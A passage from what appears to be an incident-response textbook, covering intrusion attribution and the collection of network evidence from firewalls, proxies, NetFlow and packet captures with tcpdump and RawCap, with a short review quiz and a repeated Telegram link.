This combined kill chain and diamond model analysis construct is useful for a full intrusion analysis. Again, the deciding factor of whether an intrusion analysis is successful is dependent on the organization's ability to aggregate the necessary evidence to populate the specific vertices of the applicable diamond models in their appropriate kill chain phases. Often, constraints such as evidence volatility, visibility, and lack of expertise reduce the chances of being able to successfully investigate a network intrusion.

Attribution

The pinnacle of an incident investigation is attribution. In attribution, the analysts can directly tie an intrusion to an individual or threat actor group, whether that is an individual, group, or government organization. Given that threat actors, especially highly skilled ones, can cover their tracks, attributing an attack is extremely difficult and is largely reserved to governments or private entities that specialize in long-term analysis and have datasets from a large number of intrusions.

For example, the cyber threat intelligence provider Mandiant released the APT1 report in 2013. This report directly implicated individuals in the second Bureau of the Chinese PLA General Staff's third Department. This conclusion took years, based on data from 300 separate indicators and 141 separate organizations that suffered an intrusion. These numbers are a testament to how much data is required for proper attribution, which is likely outside the reach of analysts within their organization.

These data points are combined with other intrusion analyses where patterns of overlapping capabilities, infrastructure, and victims are identified. From here, data about the adversary for each intrusion set is used to possibly determine who was behind an intrusion. Again, this is most often outside the purview of the analyst or analysts investigating intrusions but does come into play with organizations that leverage this type of incident analysis for threat intelligence purposes.

https://t.me/learningnets

Summary

Digital forensics does not exist in a vacuum. The tools and techniques that this book focuses on exist as part of a larger effort. Without a methodology to test an analyst's hypothesis, digital forensics is merely the gathering and extraction of data. Rather, it is critical to understand what type of incident investigation is needed and to determine what methodology is applicable. To answer the key questions related to an intrusion requires the incorporation of the incident investigation methodology and the diamond model of intrusion analysis. This combination of these two constructs provides the structure in which analysts can properly examine the evidence and test their hypothesis.

The next chapter will begin the process of evidence acquisition by examining tools and techniques focused on network evidence.

Questions

1. The type of incident investigation that is concerned with determining whether an event is an incident or not is:

   A. Attribution
   B. Root cause
   C. Detection
   D. Intrusion analysis

2. What is the first phase of the cyber kill chain?

   A. Reconnaissance
   B. Weaponization
   C. Command and Control
   D. Delivery

3. Obtaining data during the Reconnaissance phase of the cyber kill chain is often difficult due to the lack of any connection to the target network.

   A. True
   B. False

https://t.me/learningnets

Part 2: Evidence Acquisition

Part 2 will focus on the technical aspects of digital evidence acquisition. This will include a detailed examination of the tools and techniques that can be leveraged for proper evidence acquisition.

This part comprises the following chapters:

- *Chapter 5, Collecting Network Evidence*
- *Chapter 6, Acquiring Host-Based Evidence*
- *Chapter 7, Remote Evidence Collection*
- *Chapter 8, Forensic Imaging*

https://t.me/learningnets

https://t.me/learningnets

5
Collecting Network Evidence

The traditional focus of digital forensics has been on locating evidence on a potentially compromised endpoint. More specifically, computer forensics is largely focused on a system's storage. Law enforcement officers interested in criminal activity such as fraud or child exploitation can find the evidence required for prosecution on a single hard drive. In the realm of incident response, however, it is critical that the focus extends far beyond a suspected compromised system. For example, there is a wealth of information that can be obtained within the hardware and software in question, along with the flow of traffic from a compromised host to an external **Command-and-Control** (**C2**) server.

This chapter focuses on the preparation, identification, and collection of evidence that is commonly found among network devices and along traffic routes within an internal network. This collection is critical during incidents where an external threat source is in the process of commanding internal systems or stealing data from the network. Network-based evidence is also useful when examining host evidence, as it provides a second source of event corroboration, which is extremely useful in determining the root cause of an incident.

We will cover the following topics in this chapter:

- An overview of network evidence
- Firewall and proxy logs
- NetFlow
- TCPDump packet capture
- Wireshark packet capture

https://t.me/learningnets

An overview of network evidence

There are network log sources that can provide CSIRT personnel and incident responders with good information. Each network device provides different evidence based on its manufacturer and model. As a preparation task, CSIRT personnel should become familiar with how to access these devices to obtain the necessary evidence or have existing communication structures in place to engage IT personnel to assist with the proper response techniques during an incident.

Network devices such as switches, routers, and firewalls also have their own internal logs that maintain data on who accessed the device and made changes. Incident responders should become familiar with the types of network devices on their organization's network and be able to access these logs in the event of an incident:

- **Switches**: These are spread throughout a network through a combination of core switches that handle traffic from a range of network segments and edge switches that handle traffic for individual segments. As a result, traffic that originates on a host and travels out of the internal network will traverse several switches. Switches have two key points of evidence that should be addressed by incident responders. The first is the **Content-Addressable Memory** (**CAM**) table. This CAM table maps the physical ports on the switch to the **Network Interface Card** (**NIC**) on each device connected to the switch. Incident responders tracing connections to specific network jacks can utilize this information. This can aid the identification of possible rogue devices, such as wireless access points or systems connected to the internal network by an adversary. The second way in which switches can aid an incident investigation is by facilitating network traffic capture.
- **Routers**: Routers allow organizations to connect multiple LANs into either a **Metropolitan Area Network** (**MAN**) or a **Wide Area Network** (**WAN**). As a result, they handle an extensive amount of traffic. The key piece of evidentiary information that routers contain is the routing table. This table holds the information for specific physical ports that map to the networks. Routers can also be configured to deny specific traffic between networks and maintain logs on allowed traffic and data flows. Another significant source of evidence that routers can provide is NetFlow data. NetFlow provides data on IP addresses, ports, and protocols of network traffic. This data can be utilized to determine the flow of traffic from various segments of the network (NetFlow will be covered in greater detail later in this chapter).
- **Firewalls**: Firewalls have changed significantly since the days when they were simply considered to be a different type of router. Next-generation firewalls contain a wide variety of features, such as intrusion detection and prevention, web filtering, data loss prevention, and detailed logs about allowed and denied traffic. Often, firewalls serve as a detection mechanism that alerts security personnel to potential incidents. This can include alerts from features such as **Intrusion Detection Systems** (**IDSs**)/**Intrusion Prevention Systems** (**IPSs**), blacklists of known bad URLs or IP addresses, or alerts flagging configuration changes to the firewall without the knowledge of IT personnel. Incident responders should have as much insight as possible into how their organization's firewalls function and what data can be obtained prior to an incident.

https://t.me/learningnets

- **Network IDSs/IPSs**: These systems are purposefully designed to provide security personnel and incident responders with information concerning potential malicious activity on the network infrastructure. These systems utilize a combination of network monitoring and rulesets to determine whether there is any malicious activity or not. IDSs are often configured to alert you to a specific malicious activity, while an IPS can detect, but also block, potential malicious activity. In either case, both types of platform logs are an excellent place for incident responders to locate specific evidence of malicious activity.
- **Web proxy servers**: Organizations often utilize web proxy servers to control how users interact with websites and other internet-based resources. As a result, these devices can give an enterprise-wide picture of web traffic that both originates with and is destined for internal hosts. Web proxies also have additional features, such as alerting security personnel to connections to known malware C2 servers or websites that serve up malware. A review of web proxy logs in conjunction with a possibly compromised host may identify a source of malicious traffic or a C2 server exerting control over the host.
- **Domain controllers or authentication servers**: Serving the entire network domain, authentication servers are the primary location that incident responders can leverage for details on successful or unsuccessful logins, credential manipulation, or other credential uses.
- **DHCP servers**: Maintaining a list of assigned IP addresses for workstations or laptops within the organization requires an inordinate amount of upkeep. The use of **Dynamic Host Configuration Protocol** (**DHCP**) allows for the dynamic assignment of IP addresses to systems on the LAN. DHCP servers often contain logs on the assignment of IP addresses mapped to the MAC address of the host's NIC. This becomes important if an incident responder has to track down a specific workstation or laptop that was connected to the network at a specific date and time.
- **Application servers**: A wide range of applications from email to web applications is housed on network servers. Each of these can provide logs that are specific to the type of application. Also of interest during an incident investigation are any logs pertaining to remote connections. Adversaries will often pivot from a compromised system to servers to gain access to confidential data or for other follow-up activities.

Preparation

As covered in the previous section, there is a wide range of network devices, each with its own method of aggregating and reporting relevant data. The ability to acquire network-based evidence is largely dependent on the preparations that are undertaken by an organization prior to an incident. Without some of the critical components of a proper infrastructure security program, key pieces of evidence will not be readily available to incident responders. The result is that evidence may be lost while CSIRT members hunt down critical pieces of information. In terms of preparation, organizations can aid the CSIRT by having proper network documentation, up-to-date configurations of network devices, and a central log management solution, such as a SIEM, in place.

https://t.me/learningnets

Another consideration in terms of preparation is to incorporate the specific tasks that need to be performed for proper network evidence collection into the incident response playbooks. For example, firewall logs that are not sent to a central log management solution, such as a SIEM, are stored on the device itself. Playbooks that involve acquiring network evidence should be verbose enough to walk through the process of gathering these logs.

Aside from the technical preparation for network evidence collection, CSIRT personnel needs to be aware of any legal or regulatory issues with regard to collecting network evidence. Additionally, CSIRT personnel needs to be aware that capturing network traffic can be considered an invasion of privacy if there is no policy clearly stating that network monitoring may take place. Therefore, the legal representative of the CSIRT should ensure that all employees of the organization understand that their use of the information system will be monitored. This should be expressly stated in policy prior to any evidence collection taking place.

A network diagram

To identify potential sources of evidence, incident responders need to have a solid understanding of what the internal network infrastructure looks like. One method that can be employed by organizations is to create and maintain an up-to-date network diagram. This diagram should be detailed enough that incident responders can identify individual network components such as switches, routers, or wireless access points. This diagram should also contain internal IP addresses so that incident responders can immediately access those systems through remote methods. For instance, examine the following simple network diagram:




Figure 5.1 – A sample network diagram

https://t.me/learningnets

This diagram allows for the quick identification of potential evidence sources. For example, suppose that the laptop connected to the switch at `192.168.2.1` is identified as communicating with a known malware C2 server. A CSIRT analyst could examine the network diagram and ascertain that the C2 traffic would have to traverse several network hardware components on its way out of the internal network. For example, there would be traffic traversing the switch at `192.168.10.1`, through the firewall at `192.168.0.1`, and, finally, from the router out to the internet.

Configuration

Determining whether an attacker has made modifications to a network device such as a switch or a router can be made easier if the CSIRT has a standard configuration immediately available. Organizations should already have configurations for network devices stored for disaster recovery purposes but they should also have these available to CSIRT members in the event that there is an incident.

Firewalls and proxy logs

Two main sources of evidence available while investigating an incident are ingress/egress points into the network from the internet. Modern malware and other exploits will often require the ability to reach internet-based resources. This may be for the purpose of downloading additional malware or to exploit code. Other attacks that involve data exfiltration will require access to the internet. Finally, adversaries will often have to establish C2 over compromised systems. In these cases, traffic from various protocols will traverse the perimeter of the victim network. Depending on the victim, this traffic will have to traverse a firewall, internet proxy, or both. As a result, both technologies provide incident response personnel with a major source of evidence.

Firewalls

Firewalls have evolved from a simplified routing and blocking technology into platforms that provide a significant insight into the traffic coming into and leaving the network. Next-generation firewalls often combine the deny/allow ruleset with IDSs or IPSs, as well as controlling network access to applications. This creates a significant source of evidence that can be leveraged during an incident.

Acquiring evidence from firewalls is largely dependent on the manufacturer and the specific model that is used. Incident responders should thoroughly understand the feature set and specific data that can be obtained as part of their preparation. Although features differ between vendors and models, there are some key evidence points that are near-universal:

- **A connection log**: The connection log provides the source and destination IP addresses and protocols of connections between internal and external systems. This is critical when determining whether any internal systems may have had contact with an adversary-controlled system or are possibly being controlled. In addition to allowed connections, the logs may also provide an insight into connections that were denied. One technique that is often used by adversaries is to use tools to attempt to connect to well-known ports that are commonly in use. If these

https://t.me/learningnets

ports are closed to external connections, there will be a deny entry in the logs. Successive denies across a range of ports are indicative of reconnaissance activity.

- **Remote access logs**: Firewalls often serve as the **Virtual Private Network** (**VPN**) concentrator for remote access. If a remote user becomes infected via malware, they can introduce that infection into the internal network through the VPN. Remote access logs will show systems that are connected and at what time they connected. This may allow incident responders to correlate activities and determine whether a remote user was the source of the infection.

Web application firewalls

A special type of firewall is the **Web Application Firewall** (**WAF**). This device or software sits between the public internet and a web application. This allows an organization to protect the application from the public. WAF policies can be changed very quickly to respond to attacks such as **Denial-of-Service** (**DoS**) or adversaries attempting to compromise the web application infrastructure. From an evidentiary standpoint, WAFs provide analysts with log files of connections made from the internet, along with other data points such as the type of HTTP requests made and information on the systems that access resources. This is a good source of evidence of attempted or successful exploitation of web servers and web applications.

Web proxy servers

Adversaries often make use of scripting such as Microsoft Visual Basic or PowerShell to download secondary exploit packages or malware. These scripts will often contain a URL that points to the exploit or malware. Adversaries make use of URLs as opposed to IP addresses, as the IP addresses can be easily changed via domain name registration, allowing them to change their infrastructure without having to change their scripts.

Organizations that make use of web proxy servers for HTTP and HTTPS requests will have a record of any system on the internal network that reached out to an external site. From here, they may be able to identify the location and, potentially, the malware or exploit that has been downloaded. Additional insight may be gained from C2 traffic that makes use of similar tactics to malware.

As detecting attacks often takes months, it is imperative that incident responders can view the history of an activity that has happened over the span of weeks or even months. Given the relatively small size of proxy requests, even just the date, time, requesting system, and the URL that was visited can provide a significant piece of evidence that might not be available otherwise.

NetFlow

First designed by Cisco Systems in 1996, NetFlow is a feature found in network devices such as switches and routers that allows network administrators to monitor traffic within the network. NetFlow is not strictly a security tool but it does provide a good deal of data to incident responders in the event of

https://t.me/learningnets

an incident. NetFlow is sent by network devices via the UDP protocol to a central collection point, often called the **NetFlow Collector**.

In a security context, NetFlow provides deep insights into the internal traffic of systems as they communicate with each other. This is often referred to as **east-west traffic**, as opposed to **north-south traffic**, which is used to describe internal systems communicating with external systems through the perimeter firewall. For example, the following diagram shows a simple network. In a real-world scenario, an attacker may compromise a system on the `10.10.2.0/24` subnet. From there, they may attempt to pivot to a file server on the `10.10.1.0/24` subnet. Once there, they can acquire confidential data and move it back to the compromised system for exfiltration. The switches forward the NetFlow data to the collector, which includes the IP addresses, protocols, and data size. This data is critical for providing incident response analysts with details that they may not normally otherwise acquire:




Figure 5.2 – A NetFlow diagram

NetFlow data is limited and depends on the types of devices that are configured to send data to the NetFlow server. Generally, NetFlow contains the source and destination IP addresses, the source and destination ports, the protocol, and finally, the amount of traffic sent. Even with this limited information, analysts gain insight into adversary activities, such as potential lateral movement or data exfiltration.

https://t.me/learningnets

Configuring NetFlow is dependent on the type and manufacturer of the network components. Moreover, there is a wide range of collectors and analysis tools that can be leveraged depending on the budget and other resources. One of the advantages of including NetFlow analysis in the overall network operations is that it not only provides data to the incident response team, but it is also highly useful in day-to-day network operations in terms of hunting down latency or other communication issues. This dual purpose makes including it as part of the overall network operations easier to justify.

Packet capture

Capturing network traffic is critical to having a full understanding of an incident. Being able to identify potential C2 IP address traffic may provide further information about the type of malware that has infected a host. In other types of incidents, CSIRT members may be able to identify potential exfiltration methods that an external threat actor is utilizing.

One method is to set up what is referred to as a **network tap**. A network tap is a system that is in line with the compromised host and the switch. For example, in the network diagram, if the compromised host is on the `192.168.1.0/24` subnet, the tap should be placed in between the host and the switch. This often involves placing a system in between the host and the switch.

Another option is to configure a **Switched Port Analyzer** (**SPAN**) port. In this configuration, the switch closest to the compromised host will have port mirroring enabled. This then sends the traffic from the entire segment the switch is on to the system that is on the mirrored port.

Finally, some network devices have built-in applications, such as `tcpdump`, that can be utilized to capture traffic for further analysis. This may be the quickest option, as it does not require physical access to the network or the switch and can be set up remotely. The drawback to this method is that storage on the switch may not support a large capture file and the added strain may increase the chances of some packets not being captured.

tcpdump

`tcpdump` is a command-line tool specifically designed for packet capture. `tcpdump` is often included with Linux distributions and is found on many network devices. For many of these devices, `tcpdump` has to be run as a root user or with root privileges, as it will be monitoring network traffic. The relevant documentation is available at `http://www.tcpdump.org/`. To perform a packet capture with `tcpdump`, the following process can be used:

1. To access the basic help menu, type the following into Command Prompt:

```
arkime@arkime: :~$ tcpdump -h
```

https://t.me/learningnets

The command will produce the following help menu:

```
arkime@arkime:~$ tcpdump -h
tcpdump version 4.9.3
libpcap version 1.9.1 (with TPACKET_V3)
OpenSSL 1.1.1f  31 Mar 2020
Usage: tcpdump [-aAbdDefhHIJKlLnNOpqStuUvxX#] [ -B size ] [ -c count ]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]
                [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]
                [ --immediate-mode ] [ -T type ] [ --version ] [ -V file ]
                [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z postrotate-command ]
                [ -Z user ] [ expression ]
```

Figure 5.3 – The tcpdump help menu

The default `tcpdump` setting is to capture traffic on all available interfaces. Running the following command produces a list of all the interfaces that `tcpdump` can capture traffic on:

```
arkime@arkime::~$ tcpdump -D
```

The following screenshot shows that in this case, the `ens160` (Ethernet) interface and the `lo` (loopback) interface are available for capturing traffic:

```
arkime@arkime:~$ tcpdump -D
1.ens160 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up, Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
```

Figure 5.4 – tcpdump capture interfaces

2. To configure a basic capture on the Ethernet interface located at `ens33` with normal verbosity, type the following command:

```
arkime@arkime:~$ sudo tcpdump -i ens160 -v
```

The `-i` switch tells `tcpdump` which interface to perform the packet capture on. In this case, it is on the following Ethernet interface: `ens160`. The `-v` switch sets the verbosity of the packet capture. In this case, the verbosity is set rather low. For additional data, the switch can be set to `-vvv` for a more detailed look at the packets. The following screenshot shows what information is displayed by the command:

https://t.me/learningnets

```
win 1026, length 0
16:43:13.310340 IP (tos 0x10, ttl 64, id 42606, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x389b (correct), seq 26494224:
26494544, ack 15441, win 501, length 320
16:43:13.310392 IP (tos 0x10, ttl 64, id 42607, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xdfd0 (correct), seq 26494544:
26495104, ack 15441, win 501, length 560
16:43:13.310445 IP (tos 0x10, ttl 64, id 42608, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x67d0 (correct), seq 26495104:
26495424, ack 15441, win 501, length 320
16:43:13.310494 IP (tos 0x10, ttl 64, id 42609, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x5a68 (correct), seq 26495424:
26495744, ack 15441, win 501, length 320
16:43:13.310615 IP (tos 0x10, ttl 64, id 42610, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x8c2c (correct), seq 26495744:
26496064, ack 15441, win 501, length 320
16:43:13.312682 IP (tos 0x0, ttl 127, id 14594, offset 0, flags [DF], proto TCP (6), length 40)
    DESKTOP-47CFSUD.hitronhub.home.61181 > arkime.hitronhub.home.ssh: Flags [.], cksum 0x1c55 (correct), ack 26494224,
win 1026, length 0
16:43:13.312688 IP (tos 0x10, ttl 64, id 42611, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xc738 (correct), seq 26496064:
26496384, ack 15441, win 501, length 320
16:43:13.312740 IP (tos 0x10, ttl 64, id 42612, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xabac (correct), seq 26496384:
26496944, ack 15441, win 501, length 560
16:43:13.312792 IP (tos 0x10, ttl 64, id 42613, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xa2d8 (correct), seq 26496944:
26497264, ack 15441, win 501, length 320
16:43:13.312840 IP (tos 0x10, ttl 64, id 42614, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xace2 (correct), seq 26497264:
26497584, ack 15441, win 501, length 320
16:43:13.312963 IP (tos 0x10, ttl 64, id 42615, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x1f7f (correct), seq 26497584:
26497904, ack 15441, win 501, length 320
```

Figure 5.5 – The tcpdump command output

While this method determines whether traffic is traversing that interface or not, the individual packet information is useless to an analyst due to the speed with which the individual packets appear on the screen. For the packet capture to be of any use, it is recommended that you output the file so that a later examination can be performed with a packet analysis tool such as **Wireshark**. Wireshark will be reviewed later in this chapter and in greater detail in *Chapter 9*.

3. To configure `tcpdump` to output the packet capture to a file, the following command is used:

```
arkime@arkime:~$ sudo tcpdump -i ens160 -vvv -w ping_
capture
```

PING command

PING (short for **Packet Internet Groper**) is the utility that uses the ICMP packets being sent in this section. PING is used to determine whether there is network connectivity to various systems. In this case, a check of connectivity to the Google DNS at `8.8.8.8` is being performed.

The command tells `tcpdump` to capture network traffic and write the file out to capture. Unlike the previous capture, there is no traffic indicated on the screen.

https://t.me/learningnets

4. To stop the capture, press *Ctrl* + *C*, which produces the following information:

```
arkime@arkime:~$ sudo tcpdump -i ens160 -vvv -w ping_capture
tcpdump: listening on ens160, link-type EN10MB (Ethernet), capture size 262144 bytes
^C387 packets captured
389 packets received by filter
0 packets dropped by kernel
```

Figure 5.6 – The tcpdump output

5. After navigating to the root directory, the file can then be opened via a network analysis tool such as Wireshark, as shown:




Figure 5.7 – Wireshark packet capture analysis

`tcpdump` can also be configured to focus the capture on specific sources or destination IP addresses and ports. For example, if an incident response analyst needs to collect packets leaving a specific host at the `192.168.10.54` IP address, the following `tcpdump` command will produce the desired results:

```
arkime@arkime:~$ sudo tcpdump -i ens33 src host 192.168.10.54
```

https://t.me/learningnets

Packets going to a destination such as a known C2 server at the IP address can also be separated from the background network traffic with the following command:

```
arkime@arkime:~$ sudo tcpdump -i ens33 dst host 162.4.5.23
```

`tcpdump` is a powerful tool and has plenty of options. Incident response analysts are advised to examine and incorporate its various features into their toolkit.

WinPcap and RawCap

During an incident, it may become necessary to obtain a packet capture from a Windows system. In incidents such as a compromised web server or application server, a Windows system will not have a native application with which to conduct a packet capture. There are several packet capture tools available on Windows systems. The first tool that can be utilized is **WinPcap**. This tool is generally recognized as the standard for packet capture on Windows systems and is available for free download at `https://www.winpcap.org/`. The drawback to this tool from a forensics perspective is that it must be installed on the system. This can complicate a forensic analysis, as any changes to the system have to be thoroughly documented. For this reason, it is a good preparatory step to ensure that high-risk systems such as web servers, file servers, and application servers already have WinPcap installed.

Another option available to incident response analysts is the use of tools such as **RawCap**. RawCap has the same basic capability as WinPcap without the need to install it on the local system. RawCap can be easily run from a USB device attached to the system. To perform a packet capture with RawCap, the following process is used:

1. Start Windows Command Prompt as an administrator.
2. In Command Prompt, navigate to the folder containing the `RawCap.exe` file. For a list of options, type the following:

```
D:\>RawCap.exe -help
```

https://t.me/learningnets

The command will produce the following output:

```
C:\ProgramData\chocolatey\bin>RawCap.exe --help
NETRESEC RawCap version 0.2.0.0

Usage: RawCap.exe [OPTIONS] <interface> <pcap_target>
 <interface> can be an interface number or IP address
 <pcap_target> can be filename, stdout (-) or named pipe (starting with \\.\pipe\)

OPTIONS:
 -f             Flush data to file after each packet (no buffer)
 -c <count>     Stop sniffing after receiving <count> packets
 -s <sec>       Stop sniffing after <sec> seconds
 -m             Disable automatic creation of RawCap firewall entry
 -q             Quiet, don't print packet count to standard out

INTERFACES:
 0.     IP         : 192.168.0.40
        NIC Name   : Ethernet0
        NIC Type   : Ethernet

 1.     IP         : 127.0.0.1
        NIC Name   : Loopback Pseudo-Interface 1
        NIC Type   : Loopback

Example 1: RawCap.exe 0 dumpfile.pcap
Example 2: RawCap.exe -s 60 127.0.0.1 localhost.pcap
Example 3: RawCap.exe 127.0.0.1 \\.\pipe\RawCap
Example 4: RawCap.exe -q 127.0.0.1 - | Wireshark.exe -i - -k
```

Figure 5.8 – The Rawcap.exe menu

The output produces a list of interfaces. One of the advantages of RawCap is that, even from a USB device, the incident response analyst can perform a packet capture on each of the interfaces. In this example, the capture will be performed on the Ethernet interface indicated by the number 0.

3. To start the packet capture, RawCap requires the network interface where the traffic should be captured, and an output file to output the packet capture. To capture the traffic on the wireless interface and output it to a file called `RawCap.pcap`, the following command is used:

```
C:\ProgramData\chocolatey\bin\RawCap.exe 0 RawCap.pcap
```

The command produces the following output:

```
C:\ProgramData\chocolatey\bin>RawCap.exe 0 RawCap.pcap
Sniffing IP : 192.168.0.40
Output File : C:\ProgramData\chocolatey\bin\RawCap.pcap
 --- Press [Ctrl]+C to stop ---
Packets     : 5885
```

Figure 5.9 – The output of a RawCap packet capture

https://t.me/learningnets

4. Pressing *Ctrl* + *C* will stop the capture. The capture file, `RawCap.pcap`, is saved to the same directory as the `RawCap.exe` file. This file can then be opened with tools such as Wireshark for further analysis:

